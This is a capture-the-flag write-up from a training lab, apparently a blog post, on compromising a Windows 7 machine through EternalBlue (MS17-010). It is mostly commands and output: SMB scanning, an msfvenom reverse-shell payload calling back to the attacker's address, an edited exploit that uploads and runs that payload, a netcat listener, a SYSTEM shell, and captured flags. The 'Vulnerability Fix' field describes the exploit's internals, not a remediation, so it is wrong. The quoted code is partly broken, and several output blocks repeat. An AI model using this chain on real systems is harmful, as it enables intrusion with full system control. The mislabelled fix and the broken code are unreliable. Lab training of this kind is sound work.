
HACKTHEBOX



Date: 11/01/2022

By: Wael Ghnimi

Vulnerability Exploited: **Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) (CVE-2017-0144)**

System Vulnerable: 10.10.10.40

Vulnerability Explanation: The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Vulnerability Fix: For Windows 7 and later, it is good to use matched pair method (one is large pool and another one is fit for freed pool from large pool). Additionally, the exploit does the information leak to check transactions alignment before doing OOB write. So this exploit should never crash a target against Windows 7 and later.

Privilege Escalation Vulnerability: The MS17-10 allows to exploit the system as NT AUTHORITY\SYSTEM privilege. (No needs to privesc)

Vulnerability Fix: Mentioned on the MS17-10 vulnerability fix (mentioned above)

Severity: **Critical**

An initial Nmap scan revealed the microsoft-ds on port 445 and netbios-ssn on port 139.

```
# Nmap 7.92 scan initiated Sat Dec 11 23:23:56 2021 as: nmap -sC -sV -v -oN nmap/initial 10.10.10.40
Nmap scan report for 10.10.10.40
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-12-12T04:25:13
```

```
|_  start_date: 2021-12-11T17:18:51
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-12-12T04:25:10+00:00
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 11 23:25:18 2021 -- 1 IP address (1 host up) scanned in 82.14 seconds

Check for SMB vulnerabilities using nmap scripts
```

Check if this machine is infected by any smb vulnerabilities using smb-vuln* nmap scripts.

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# nmap -v -script smb-vuln* -p 139,445 10.10.10.40
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-11 23:27 EST
NSE: Loaded 11 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:27
Completed NSE at 23:27, 0.00s elapsed
Initiating Ping Scan at 23:27
Scanning 10.10.10.40 [4 ports]
Completed Ping Scan at 23:27, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:27
Completed Parallel DNS resolution of 1 host. at 23:27, 0.00s elapsed
Initiating SYN Stealth Scan at 23:27
Scanning 10.10.10.40 [2 ports]
Discovered open port 139/tcp on 10.10.10.40
Discovered open port 445/tcp on 10.10.10.40
Completed SYN Stealth Scan at 23:27, 0.15s elapsed (2 total ports)
NSE: Script scanning 10.10.10.40.
Initiating NSE at 23:27
Completed NSE at 23:27, 15.21s elapsed
Nmap scan report for 10.10.10.40
Host is up (0.090s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND

NSE: Script Post-scanning.
Initiating NSE at 23:27
Completed NSE at 23:27, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds
           Raw packets sent: 6 (240B) | Rcvd: 6 (236B)
```

Search for existence exploit using searchsploit.

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# searchsploit ms17-010
--------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                      |  Path
--------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampio | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Met | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB R | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote C | windows_x86-64/remote/41987.py
--------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

https://www.exploit-db.com/exploits/42315

Copy the exploit to the working directory

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# searchsploit -m 42315.py
Exploit: Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-
010)
URL: https://www.exploit-db.com/exploits/42315
Path: /usr/share/exploitdb/exploits/windows/remote/42315.py
File Type: Python script, ASCII text executable

Copied to: /root/HTB/windows/blue/42315.py
```

Download mysmb.py since the exploit imports it. The download location is included in the exploit.. The rename it to mysmb.py:

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# wget https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-
sploits/42315.py
--2021-12-12 02:10:22--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-
sploits/master/bin-sploits/42315.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133,
185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16669 (16K) [text/plain]
Saving to: '42315.py'

42315.py                  100%[===================================>]  16.28K  --.-KB/s    in 0.002s

2021-12-12 02:10:22 (6.94 MB/s) - '42315.py' saved [16669/16669]


┌──(root💀kali)-[/root/HTB/windows/blue]
└─# mv 42315.py mysmb.py
```

Create a reverse shell payload using msfvenom

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# msfvenom -p windows/shell_reverse_tcp -f exe LHOST=10.10.16.8 LPORT=9001 > eternal-blue.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Make changes in the exploit to add the authentication credentials and the reverse shell payload.

We need change the exploit to add credentials. In our case we don't have valid credentials, however, let's check to see if guest login is allowed. For that we run enum4linux

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# enum4linux -a 10.10.10.40
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec 12 02:14:55
2021

 =========================
|    Target Information    |
 =========================
Target ........... 10.10.10.40
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Add the username **guest** and the payload path to the exploit file

```
… SNIP …
USERNAME = 'guest'
PASSWORD = ''

'''
A transaction with empty setup:
- it is allocated from paged pool (same as other transaction types) on Windows 7 and later
- it is allocated from private heap (RtlAllocateHeap()) with no on use it on Windows Vista and earlier
- no lookaside or caching method for allocating it

Note: method name is from NSA eternalromance

… SNIP …


print('creating file c:\\pwned.txt on the target')
        tid2 = smbConn.connectTree('C$')
        fid2 = smbConn.createFile(tid2, '/pwned.txt')
        smbConn.closeFile(tid2, fid2)
        smbConn.disconnectTree(tid2)

        smb_send_file(smbConn,'/root/HTB/windows/blue/eternal-blue.exe', 'C', '/eternal-blue.exe')
        service_exec(conn, r'cmd /c c:\eternal-blue.exe')
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
        # executing binary generated by "msfvenom -f exe-service ..."

def smb_send_file(smbConn, localSrc, remoteDrive, remotePath):
        with open(localSrc, 'rb') as fp:
smbConn.putFile(remoteDrive + '$', remotePath, fp.read)


… SNIP …
```

Launch a nc listener on the local machine and execute the exploit.

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# python 42315.py 10.10.10.40
Target OS: Windows 7 Professional 7601 Service Pack 1
Using named pipe: samr
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa80045ada50
SESSION: 0xfffff8a003ee8c20
FLINK: 0xfffff8a00853c088
InParam: 0xfffff8a00853615c
MID: 0x3b03
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Opening SVCManager on 10.10.10.40.....
Creating service BTZz.....
Starting service BTZz.....
The NETBIOS connection with the remote host timed out.
Removing service BTZz.....
ServiceExec Error on: 10.10.10.40
nca_s_proto_error
Done
```

A reverse shell received as NT AUTHORITY\SYSTEM

```
┌──(root💀kali)-[/root/HTB/windows/blue]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.10.40] 49192
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

user.txt

```
C:\Users\haris\Desktop>type user.txt && hostname && whoami.exe && ipconfig /all
type user.txt && hostname && whoami.exe && ipconfig /all
4c546aea7dbee75cbd71de245c8deea9haris-PC
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : haris-PC
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-27-95
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::b0(Preferred)
   Lease Obtained. . . . . . . . . . : 11 December 2021 17:19:02
   Lease Expires . . . . . . . . . . : 12 December 2021 07:49:02
   Link-local IPv6 Address . . . . . : fe80::c004:deb:750e:8087%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.40(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 234901590
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-46-95-D2-00-50-56-B9-27-95
   DNS Servers . . . . . . . . . . . : 1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb

Tunnel adapter isatap.{CBC67B8A-5031-412C-AEA7-B3186D30360E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\haris\Desktop>
```

```
C:\Users\haris\Desktop>type user.txt && hostname && whoami.exe && ipconfig /all
type user.txt && hostname && whoami.exe && ipconfig /all
4c546aea7dbee75cbd71de245c8deea9haris-PC
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : haris-PC
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-27-95
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::b0(Preferred)
   Lease Obtained. . . . . . . . . . : 11 December 2021 17:19:02
   Lease Expires . . . . . . . . . . : 12 December 2021 07:49:02
   Link-local IPv6 Address . . . . . : fe80::c004:deb:750e:8087%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.40(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 234901590
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-46-95-D2-00-50-56-B9-27-95
   DNS Servers . . . . . . . . . . . : 1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb

Tunnel adapter isatap.{CBC67B8A-5031-412C-AEA7-B3186D30360E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```

root.txt

```
C:\Users\Administrator\Desktop>type root.txt && hostname && whoami.exe && ipconfig /all
type root.txt && hostname && whoami.exe && ipconfig /all
ff548eb71e920ff6c08843ce9df4e717haris-PC
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : haris-PC
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-27-95
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::b0(Preferred)
   Lease Obtained. . . . . . . . . . : 11 December 2021 17:19:02
   Lease Expires . . . . . . . . . . : 12 December 2021 07:49:02
   Link-local IPv6 Address . . . . . : fe80::c004:deb:750e:8087%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.40(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 234901590
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-46-95-D2-00-50-56-B9-27-95
   DNS Servers . . . . . . . . . . . : 1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb

Tunnel adapter isatap.{CBC67B8A-5031-412C-AEA7-B3186D30360E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\Administrator\Desktop>
```

```
C:\Users\Administrator\Desktop>type root.txt && hostname && whoami.exe && ipconfig /all
type root.txt && hostname && whoami.exe && ipconfig /all
ff548eb71e920ff6c08843ce9df4e717haris-PC
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : haris-PC
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-27-95
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::b0(Preferred)
   Lease Obtained. . . . . . . . . . : 11 December 2021 17:19:02
   Lease Expires . . . . . . . . . . : 12 December 2021 07:49:02
   Link-local IPv6 Address . . . . . : fe80::c004:deb:750e:8087%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.40(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 234901590
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-46-95-D2-00-50-56-B9-27-95
   DNS Servers . . . . . . . . . . . : 1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb

Tunnel adapter isatap.{CBC67B8A-5031-412C-AEA7-B3186D30360E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```

Lessons Learned
1. I keep repeating this in most of my HTB writeup blogs and I'll say it again, it goes without saying that you should always update your systems especially when updates are released for critical vulnerabilities! If the system administrator had installed the MS17–010 security update, I would have had to find another way to exploit this machine.